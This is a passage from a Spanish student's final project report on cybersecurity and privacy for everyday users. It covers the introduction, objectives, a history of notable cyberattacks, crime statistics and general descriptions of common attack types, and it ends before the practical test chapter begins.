



MEMORIA FINAL DEL PROYECTO

Ciberseguridad y privacidad en la era digital: desafíos y soluciones

CICLO FORMATIVO DE GRADO SUPERIOR

**ADMINISTRACIÓN DE SISTEMAS INFORMÁTICOS
EN RED**

CURSO 2022-2023

AUTORA: Lila María Pavón García

TUTORA: Carmen de Jesús Aguilar

**DEPARTAMENTO DE INFORMÁTICA Y COMUNICACIONES
I.E.S. LUIS VIVES**



● Resumen

En la era digital, la ciberseguridad y la privacidad se han convertido en desafíos importantes debido al creciente uso de la tecnología por parte de los usuarios comunes. El proyecto tiene como objetivo evaluar las vulnerabilidades a las que están expuestos los usuarios y proporcionar medidas de seguridad, soluciones y consecuencias asociadas.

El uso de internet y las redes de comunicación ha experimentado un constante crecimiento en diversos ámbitos, desde empresas que utilizan la tecnología hasta el uso generalizado por parte del público en actividades de ocio. Esta amplia adopción de herramientas digitales ha llevado a una serie de actividades diarias, como trámites administrativos y transacciones de compras y ventas, que se realizan a través de internet.

Además, ha surgido una nueva forma de entretenimiento y comunicación a través de las redes sociales, donde las personas comparten aspectos de sus vidas. Aunque esto comenzó como una forma de mantenerse en contacto con seres queridos, ha evolucionado en una actividad masiva que implica compartir todo tipo de información en línea, incluso involuntariamente.

En este contexto, el proyecto se centra en investigar cómo la información de los usuarios comunes está expuesta y evaluar su nivel de seguridad. El objetivo es realizar pruebas y estudios para identificar métodos de robo y estafa, y así comprender el nivel de seguridad general en el uso cotidiano de internet. Se llevarán a cabo pruebas de penetración (pentest) y se analizarán diferentes métodos utilizados por los delincuentes cibernéticos.

Como resultado de estas pruebas y estudios, se espera obtener información sobre las vulnerabilidades existentes y las áreas en las que la seguridad y la educación son insuficientes. Se busca concienciar sobre la importancia de la ciberseguridad y proporcionar soluciones para prevenir posibles daños o robos de datos, información y bienes.



En resumen, el proyecto se enfoca en los desafíos de la ciberseguridad y la privacidad en la era digital. Su objetivo es evaluar las vulnerabilidades de los usuarios comunes, proporcionar soluciones y medidas de seguridad, y abogar por una mayor conciencia y educación en este ámbito.



• Índice de contenidos

| | |
|---|-----------|
| Resumen..... | 2 |
| Índice de contenidos | 5 |
| Capítulo 1: Introducción | 6 |
| 1.1 Justificación | 6 |
| 1.2 Objetivos | 8 |
| 1.3 Alcance | 9 |
| Capítulo 2: Historia y evolución de los ciberataques..... | 10 |
| 2.1 Breve historia del origen de los ciberataques | 10 |
| 2.2 Evolución de los ciberataques en la actualidad..... | 11 |
| 2.3 Ciberataques más usados contra los usuarios comunes de redes sociales e Internet. | 17 |
| Capítulo 3: Pruebas de los ciberataques más frecuentes y medición de la eficacia de los métodos de seguridad | 20 |
| 3.1 Phishing y ataques de ingeniería social | 20 |
| 3.2 Fraudes y estafas | 32 |
| 3.3 Ataques de suplantación de identidad (spoofing) | 47 |
| 3.4 Ataques de fuerza bruta | 47 |
| 3.5 Otros tipos de ataques relevantes | 48 |
| Capítulo 4: Buenas prácticas de seguridad en Internet y en dispositivos inteligentes | 49 |
| 4.1 Recomendaciones para la protección en redes sociales e internet. | 50 |
| 4.2 Consejos de seguridad para dispositivos inteligentes | 53 |
| 4.3 Seguridad en compras online y verificación de legitimidad de sitios web | 55 |
| 4.4 Educación y concienciación sobre seguridad informática en otros ámbitos..... | 57 |
| Capítulo 5: Consecuencias y procedimientos | 60 |
| 5.1 Posibles consecuencias de sufrir un ciberataque. | 60 |
| 5.2 Procedimientos a tener en cuenta si eres víctima de un ataque informático..... | 62 |
| Capítulo 6: Conclusiones..... | 64 |
| 6.1 Resumen de los principales hallazgos..... | 64 |
| 6.2 Limitaciones del estudio y áreas de mejora | 64 |
| 6.3 Conclusiones finales | 64 |
| Webgrafía | 65 |



Capítulo 1: Introducción

En este capítulo se presenta una visión general del proyecto de ciberseguridad y privacidad en la era digital. Se abordarán los motivos que impulsaron la elección de este tema, así como los objetivos que se persiguen y el alcance del proyecto. A través de esta introducción, se establecerá el contexto y la motivación que llevan a su realización así como la importancia en la actualidad de la ciberseguridad y la exposición de la información en entornos públicos, redes sociales y otros medios en red. A continuación, en orden se detalla, la justificación del proyecto, seguida de los objetivos y el alcance del mismo.

○ 1.1 Justificación

En la actualidad, el crecimiento y desarrollo de las tecnologías de la comunicación y su nivel de uso en la sociedad está en un evidente auge. Cada día se descubren nuevas técnicas y formas de usar internet. En esta era vivimos en una sociedad que en general ha automatizado e integrado en internet una gran cantidad de procesos. La identidad e información de las personas así como sus capacidades para realizar muchas interacciones de la vida cotidiana ahora se pueden realizar a través de internet, desde compras de bienes o servicios, como pedir créditos o almacenar el dinero en cuentas bancarias e incluso trámites administrativos con el estado o país en el que se reside, todo ello a través de internet y con la identificación de los individuos a través de su información personal (números de cuentas y tarjetas de identificación como el DNI).

Estamos en un momento en que las personas no valoran una de las posesiones más valiosas que tenemos, nuestra información.

La información no es sólo valiosa, es peligrosa y no nos han enseñado esto de forma consecuente al uso que le damos. En la sociedad actual las personas como individuos estamos registradas en la sociedad, tenemos un número asociado a nuestra identidad, y es con este con el que podemos tener un trabajo, una nómina a nuestra cuenta, posesiones como viviendas o vehículos y con el cual podemos solicitar créditos.



La sociedad se mueve en base al dinero que es el medio por el que intercambiamos aquello que necesitamos, material o servicio. Y los delincuentes siempre han robado dinero, pero ahora además pueden robar nuestra información, y con ella nuestro dinero, y no solo el que tenemos sino todo aquel que podríamos solicitar, o hacer uso de recursos propios, por ello la información y su protección es tan importante.

Sin embargo en estos momentos creo que no nos han educado lo suficiente para protegerla, no nos damos cuenta de lo expuestos que podemos llegar a estar, y cada vez más, puesto que cada vez se tiene acceso a internet y a dispositivos inteligentes por cada vez más personas y a edades más tempranas sin explicar bien a lo que se está expuesto al iniciarse y sin una supervisión adecuada.

Estamos acostumbrados a que los delincuentes, en este caso los ciberdelincuentes salgan en las noticias con grandes golpes valorados en millones de euros, por robo o secuestro de la información y petición de rescates, sin embargo lo que nos vemos a menudo en los medios de comunicación es que estos solo supone un pequeño porcentaje de los delitos informáticos, evidentemente son los que más repercusión tienen en general, pero si juntamos los pequeños robos a cuentas bancarias, créditos pedidos de forma fraudulenta por identidades robadas, fraudes y estafas su porcentaje no solo es mayor sino que va en crecimiento.

Viendo esta situación he llevado a cabo este proyecto con la idea de averiguar hasta qué punto están expuestos los usuarios comunes a posibles ataques o estafas a través de internet, como llevan a cabo los ataques informáticos o usan la ingeniería social para hacerse con los datos personales de las personas. La idea pues es poner a prueba los medios de seguridad que vienen intrínsecos en los aparatos inteligentes, aplicaciones y servicios que se usan comúnmente replicando estos ataques en entornos controlados para estudiar su posible efectividad, posibles seguimiento y consecuencias.

Todo esto apoyado en los conocimientos adquiridos durante el curso de Administración de Sistemas Informáticos en Red acerca de los distintos sistemas operativos, bases de datos, implantación de aplicaciones web y seguridad informática para poder llevar a cabo toda esta investigación y realizar las pruebas pertinentes.

Con esta idea y el trabajo realizado a continuación me gustaría concienciar y demostrar que sin una educación y enseñanza más adecuada del uso de los recursos que poseemos estos delitos y



otros solo irán en aumento cuando con unos fundamentos y conocimientos básicos pero importantes podríamos evitar muchos de ellos..

○ **1.2 Objetivos**

Estudio de los ataques y diferentes métodos de vulneración de la seguridad en el uso de internet por los usuarios promedio así como las amenazas concernientes al robo de información y su posible uso en internet.

Comprobación de la eficacia de los sistemas de seguridad integrados en distintos dispositivos y sistemas operativos frente a los ataques recopilados anteriormente.

Estudio de los posibles riesgos y consecuencias sufridas si se llega a vulnerar la seguridad o frente al robo de información y los riesgos de estos hechos.

Búsqueda de métodos de prevención y de actuación en caso de vulneración de la seguridad, robo de información o cualquier otro delito que se sufra a través de internet .

Realización de conclusiones y creación de recopilatorio de sugerencias para un sistema de prevención y actuación que puedan aplicar los usuarios normales en el día a día.

○ **1.3 Alcance**

Debido a que la temática de la seguridad informática es muy amplia a continuación se especifican los términos en los que se realiza el siguiente trabajo.

Se estudiará la seguridad de acceso a los dispositivos de uso cotidiano, como ordenadores, teléfonos, tablet..., así como herramientas inteligentes en las que se guarda información, DNI, tarjetas de crédito, tarjetas de transporte..., se van a estudiar sus posibles debilidades y accesos no autorizados.

Se estudiará a qué tipo de información se puede tener acceso en los distintos casos y el uso que se puede hacer de ella de forma no autorizada a través de internet para cometer otros delitos. En estos



términos también se pondrá a prueba la seguridad integrada en los distintos dispositivos antes mencionados.

El trabajo incluirá también posibles procedimientos para los usuarios en los distintos escenarios para informar a las autoridades pertinentes si son conscientes de alguno de los ataques descritos.

Con el conocimiento de que aunque jurídicamente se consideran también delitos informáticos el acoso y otros delitos relacionados con menores de edad, estos quedan completamente fuera de este trabajo debido a la imposibilidad de abordar con la suficiente eficacia temas tan amplios y delicados que necesitan de un trabajo mayor. Aun así, se mencionará la posibilidad de que estos delitos puedan suceder como posible consecuencia del robo de información que se verá en distintos delitos de los que se desarrollarán a continuación.

Para este proyecto se utilizarán diferentes equipos, ordenador de sobremesa, portátil, tablet, teléfono móvil, y una multi herramienta de pentesting y lectura de señales llamada Flipper Zero, distintas máquinas virtuales, así como diferentes sistemas operativos como Windows 7, Windows 10, Ubuntu, Kali Linux, Parrot OS, y sistemas de Android.

● Capítulo 2: Historia y evolución de los ciberataques

En este capítulo se presentan unos breves antecedentes de los comienzos en lo que se consideró el primer “ciberataque” de la historia así como una breve introducción para pasar a explicar la masiva evolución de los ataques informáticos en la actualidad a través de diferentes métodos y el listado de los más usados en la actualidad.

○ 2.1 Breve historia del origen de los ciberataques

El primer ciberataque de la historia fue ya hace más de 200 años, fue en 1834 en Francia. Aunque parezca algo inverosímil esto sucede en la década de 1790 cuando se crea en Francia la primera red nacional de información del mundo a través del telégrafo óptico. Esta red tenía un



funcionamiento que permitía que la información atravesaría el territorio nacional completo en apenas unos minutos y su uso estaba reservado al Gobierno.

En estas circunstancias aparecen los primeros “hackers” de la historia, los hermanos Blanc. Estos hermanos trabajaban en la banca y dependían para el éxito de sus transacciones de la información sobre los movimientos del mercado, lo que se traducía en una guerra constante por acceder antes que sus competidores a la información del mercado más actual. François y Joseph Blanc decidieron que el mejor atajo era sobornar al operador de los telégrafos ópticos de la ciudad de Tours. Con el pago de una gran suma de dinero, este trabajador introducía información oculta sobre el valor de los bonos en los mensajes del Gobierno. El truco era incluir un símbolo de retroceso justo después del mensaje sobre la situación del mercado. Ese símbolo indicaba que el carácter anterior debía ser ignorado, por lo que la información podía ser entregada sin que nadie se diera cuenta.

El dato oculto incluido por el operador en cada mensaje era interpretado por un ayudante a las afueras de Tours, que se lo comunicaba rápidamente a los hermanos Blanc. Todo esto descubierto por un sustituto cuando el cómplice de los hermanos Blanc se puso enfermo.

Lo curioso de este suceso es que más allá de descubrirles no hubo repercusión para los hermanos puesto que no existían leyes contra dicho acto en el momento de los sucesos.

Esta historia además de ser un gran ejemplo de la necesidad de la evolución de las leyes junto al desarrollo tecnológico para cubrir legalmente como delitos los actos poco éticos y dañinos realizados a través de internet, es perfecto para demostrar el punto de todos los ataques informáticos en mayor o menor medida, que más allá de provocar daños siempre busca lo mismo, adquirir, modificar o robar información.

○ **2.2 Evolución de los ciberataques en la actualidad**

El aumento de los ciberataques en sus distintos ámbitos y metodologías es un hecho constatado por los diferentes estudios realizados tanto por agencias privadas como por los estados y sus cuerpos de seguridad, es un hecho que con la evolución de las tecnologías también han evolucionado los métodos para aprovecharse de estas y explotar su uso de forma ilícita.



Las tecnologías de la información y la comunicación siguen evolucionando y siguen avanzando a día de hoy a grandes pasos, desde las primeras redes de comunicación como se vio previamente con el telégrafo óptico propiedad de un Gobierno hasta las grandes redes de comunicación que existen a día de hoy al alcance de todos los usuarios con un dispositivo inteligente; El problema reside que cuanto más grandes, complejas, y con más “utilidades” son nuestras redes más difíciles son de vigilar y proteger.

Los diferentes métodos han ido evolucionando y han sido pulidos, los delincuentes cada vez usan con más eficacia diferentes herramientas que en ocasiones tenían otros propósitos para llevar a cabo el robo y secuestro de la información o destrucción y sabotaje de equipos.

Algunos de los ataques informáticos más reseñables de la historia fueron:

- 1971, Creeper y Reaper: Creeper, se considera el primer virus del mundo, un código portátil para los sistemas Tenex. Afectó a los mainframe PDP-10 de Digital Equipment Corporation (DEC) conectadas a Arpanet, e imprimía por pantalla "I'm the creeper: catch me if you can" en el teletipo modelo 33 ASR. Reaper es una versión mejorada de autorreplicación de Creeper que fue diseñada para moverse a través de Arpanet eliminando copias de Creeper. Se considera el primer programa antivirus del mundo.
- En 1988, ocurrió el primer ataque de bloqueo en la red. Un error en un gusano informático, originalmente diseñado para medir el tamaño de Internet, provocó un ataque de denegación de servicio (DoS). El gusano Morris se replicó de forma descontrolada hasta el punto en que la red Arpanet estaba congestionada y aproximadamente el 10% de los sistemas conectados fallaron. Como resultado, Robert T. Morris, el creador del gusano, se convirtió en la primera persona en ser acusada con éxito bajo la Ley de Abuso y Fraude Informático.
- En 2003 aparece el grupo de Anonymous, el grupo hacktivista es un colectivo descentralizado que lleva a cabo ciberataques como un medio para llamar la atención sobre sus puntos de vista políticos y exponer objetivos de alto perfil.



- En 2009, tuvo lugar la Operación Aurora, una serie de ataques cibernéticos originados en China y dirigidos a más de treinta empresas del sector privado en Estados Unidos, incluyendo Google, Yahoo y Adobe. Este incidente puso de manifiesto las capacidades de las operaciones cibernéticas como una herramienta para realizar espionaje industrial a gran escala.
- En 2010, Stuxnet, era un gusano informático extremadamente sofisticado que explotaba múltiples vulnerabilidades de día cero de Windows. Supuestamente creado por un programa encubierto de Estados Unidos e Israel, apuntó y destruyó centrifugadoras en la instalación de enriquecimiento de uranio en Natanz, Irán, causando daños sustanciales al programa nuclear del país.
- En 2017, se descubrió EternalBlue, un exploit que aprovechaba vulnerabilidades en la implementación del protocolo Server Message Block (SMB) en Windows. Este exploit fue filtrado por el grupo de hackers conocido como Shadow Brokers en abril de 2017. Dos brotes de ransomware de gran impacto, WannaCry y NotPetya, utilizaron este exploit para afectar a sistemas que no estaban actualizados con los parches de seguridad correspondientes.
- El hackeo a Twitter en 2020 fue uno de los incidentes de ciberseguridad más sensacionales de ese año se desarrolló cuando las cuentas de numerosos usuarios de Twitter de alto perfil fueron pirateadas, incluidas las de Barack Obama, Elon Musk y Bill Gates. Los piratas informáticos publicaron tweets fraudulentos. Con esta acción se estafaron 86,800 dólares.

Como se puede ver, los ataques informáticos en gran medida y en sus comienzos se dedicaban al sabotaje entre agencias rivales, robos de información, espionaje o descontento contra grandes blancos evolucionando hasta robos de dinero de los usuarios. Hechos sucedidos porque hasta hace aproximadamente 15 años solo las grandes compañías y gobiernos tenían acceso a las redes de internet y equipos informáticos vulnerables a estos ataques. Estos hechos han ido evolucionando hasta que han empezado a aparecer las herramientas inteligentes en los hogares así como el acceso generalizado a internet. A esta evolución sumamos la aparición de la compra y venta de bienes y

servicios en línea y obtenemos una gran cantidad de información y dinero en un tráfico constante realizado por personas comunes que no conocen la exposición de sus acciones.


Según el artículo de ComputerWorld (2021), los delitos informáticos en España experimentaron un crecimiento del 6,1% en 2021, cantidad que se ha disparado entre el 2021 y el 2022 con la pandemia.


Hemos pasado de los grandes y elaborados ataques a grandes compañías con software muy complejo para el robo, chantaje y destrucción de sus equipos e información a ataques que con muchos menos recursos pero enviados de forma masiva y usando ingeniería social roban millones en valor monetario a muchos usuarios en cantidades más reducidas de forma que además han llamado menos la atención y cuesta más rastrearlos.

Tal y como se puede ver en el Informe sobre la cibercriminalidad en España 2021 emitido por el ministerio del interior de acceso público en su web [<https://estadisticasdecriminalidad.ses.mir.es/publico/portalestadistico/publicaciones.html>]

Cada vez más usuarios se unen a las redes de internet y realizan más acciones por estos métodos, también el rango de edades que se suma a estos usuarios ha aumentado, concretamente cada vez más jóvenes se unen al uso de internet.

En este informe se puede ver el perfil del ciudadano ante la sociedad de la información. Uso de Internet






[<https://estadisticasdecriminalidad.ses.mir.es/publico/portalestadistico/dam/jcr:fed95549-7365-485c-8cbe-15c84234cd86/Informe%20Cibercriminalidad%20202021.pdf>]

En este informe también podemos ver que los delitos más comunes y que van en mayor aumento se basan en el fraude informático, principalmente con el uso de Phishing y otros tipos de engaños. Podemos ver con el informe sobre cibercriminalidad en España del INCIBE los porcentajes en los últimos años de los tipos de incidentes.

>> 3.1. Incidentes gestionados por el INCIBE-CERT



[<https://estadisticasdecriminalidad.ses.mir.es/publico/portalestadistico/dam/jcr:fed95549-7365-485c-8cbe-15c84234cd86/Informe%20Cibercriminalidad%202021.pdf>]

De estos incidentes se puede destacar el uso de Malwares, los fraudes y los sistemas vulnerables, siendo estos datos solo de España a nivel global podemos ver igualmente un gran incremento exactamente en los mismos ámbitos.

Según Bogdan Botezatu, director de Investigación e Informes de Amenazas en Bitdefender:
[\[https://haycanal.com/noticias/15996/evolucion-de-las-ciberamenazas\]](https://haycanal.com/noticias/15996/evolucion-de-las-ciberamenazas)

- Los ataques de ransomware, un tipo de malware, a nivel global crecieron un 485% en 2020 con respecto a 2019. El 64% de este tipo de ataques se concentraron durante el primer y segundo trimestre de 2020, lo que supone un 19 puntos más que en los dos primeros trimestres de 2019 (45%).



- Sistemas operativos propietarios, peligrosos para los dispositivos IoT. El 34% de los dispositivos IoT incorporan sistemas operativos propietarios y son los responsables del 96% de todas las vulnerabilidades detectadas en esta clase de equipos. Durante 2020, las vulnerabilidades en Smart TV han crecido un 335% con respecto al año anterior.
- A medida que los consumidores acudían en masa a las videoconferencias y buscaban información sobre COVID-19, los delincuentes se dedicaban a publicar sitios desde los que se permitía la descarga de aplicaciones falsas que imitaban a Zoom (Spoofing), además de otras aplicaciones cargadas de malware que tenían como objetivo espiar a los usuarios y robar sus datos personales. El 35% de todo el malware de Android detectado durante 2020 provino de la familia de aplicaciones de malware Android.Trojan.Agent, seguida por Android.TrojanDownloader (10%) y Android.Trojan.Banker (7%).
- Los dispositivos de almacenamiento NAS (Network-attached Storage) son los que más vulnerabilidades presentan. El número de vulnerabilidades encontrado en los dispositivos NAS se incrementó en un 189% durante 2020 y con respecto al año anterior. Si bien estos dispositivos no son los más frecuentes en los hogares, potencialmente contienen la mayor cantidad de vulnerabilidades sin parche.
- Uso de dispositivos personales infectados para la minería de criptomonedas o ataques zombies de denegación de servicios sin la autorización y en ocasiones sin conocimiento de los mismos usuarios.
 - **2.3 Ciberataques más usados contra los usuarios comunes de redes sociales e Internet.**

Los ataques más conocidos en la actualidad por su gran repercusión son los realizados a las grandes empresas y gobiernos, sin embargo el mayor auge tal como indica los estudios antes vistos los delitos informáticos llevan años desarrollándose cada vez más en pequeñas pymes o usuarios comunes a través de metodologías menos complejas pero bien organizadas.



Los principales métodos de delitos informático hacia este tipo de usuarios son:

- Phishing o mensajes electrónicos fraudulentos: Se trata de realizar el ataque por medio del engaño o estafas, es decir, los delincuentes se ponen en contacto con los usuarios con una identidad falsa haciéndoles creer que son fuentes de confianza, con el objetivo de recopilar datos personales o incitar a las víctimas a realizar alguna acción para obtener acceso a sus equipos o información de manera ilícita. Con estos métodos los delincuentes usan ingeniería social para incitar a la víctimas a usar enlaces o a descargar archivos dañinos que afectarán a sus equipos, de forma activa, dañandolos, pidiendo dinero a cambio de devolverles información o de forma pasiva infectando el equipo para usarlo en ataques zombies o recopilando información sin que el usuario lo sepa.
- Fraudes y estafas realizados a través, en muchos casos, de la obtención de información personal de víctimas potenciales por métodos tan sencillos como la exposición de información sensible por redes sociales o ataques más sofisticados como Man in the middle, que consiste en colarse en una comunicación existente y permanecer a la escucha de modo que interceptan los mensajes entre un emisor y un receptor, este ataque puede ser activo si además de la interceptación del mensaje se hicieran modificaciones sobre el mismo antes de hacerlo llegar al receptor; Por otro lado, el sniffing es recibir en broadcast todos los paquetes que pasan por la conexión en la que estás a la escucha para tratar de hacerse con información privilegiada o secreta de los usuarios que están utilizando la misma conexión. Este ataque se da cuando los usuarios usan redes públicas de dudosa procedencia que no pueden saber si usan una seguridad adecuada en el transporte de la información.
- Más métodos comunes aunque menos habituales pero que han demostrado ser extremadamente efectivos es el spoofing o suplantación de identidad de sitios web o aplicaciones legítimas para que los usuarios compartan cuentas y contraseñas privadas creyendo que hacen uso de una web originalmente legal. Además las estafas y los fraudes en las compras online se han disparado en los últimos



años, a través de la ingeniería social y el gancho de “gangas” o productos de moda en los que prometen grandes descuentos atraen a los usuarios a realizar compras inexistentes en las que solo les roban el dinero y la información de las tarjetas o cuentas bancarias.

- Ataques de fuerza bruta o de diccionario: se trata de intentar autenticarse en distintas cuentas o correos de posibles víctimas utilizando el ensayo y error de forma masiva o usando una serie de contraseñas estándar en dispositivos inteligentes. También es un método común de explotar el hecho de que la mayoría de las personas utilizan una misma contraseña para distintas cuentas y acreditaciones de modo que al vulnerar una de ellas obtienen acceso a toda la información privada de una persona y esto da pie a otros tipos de ataques.
- Ataques por denegación de servicio o servicio distribuido: Estos ataques tienen como objetivo conseguir que un servidor, servicio o infraestructura deje de estar disponible. Lo consiguen por medio de sobrecargar el recurso objetivo con peticiones, para así agotar el ancho de banda y provocar una ralentización o parada total del funcionamiento. También se usa a menor escala para tirar a los usuarios de sus redes y al reingresar en estas obtener los datos de acceso como nombres de usuario y contraseñas

Por otro lado hay ataques que aprovechan la aproximación a equipos expuestos físicamente para infectarlos o la propagación de malware por dispositivos infectados como los pendrives o los discos duros externos.



● Capítulo 3: Pruebas de los ciberataques más frecuentes y medición de la eficacia de los métodos de seguridad

A través de este capítulo se desarrollará en profundidad la definición de los ataques más usados contra usuarios comunes así como un análisis detallado de los métodos utilizados para llevarlos a cabo y cuáles de ellos se reproducen más adelante en el cuarto capítulo en pruebas de campo para comprobar su alcance y eficacia.

○ 3.1 Phishing y ataques de ingeniería social

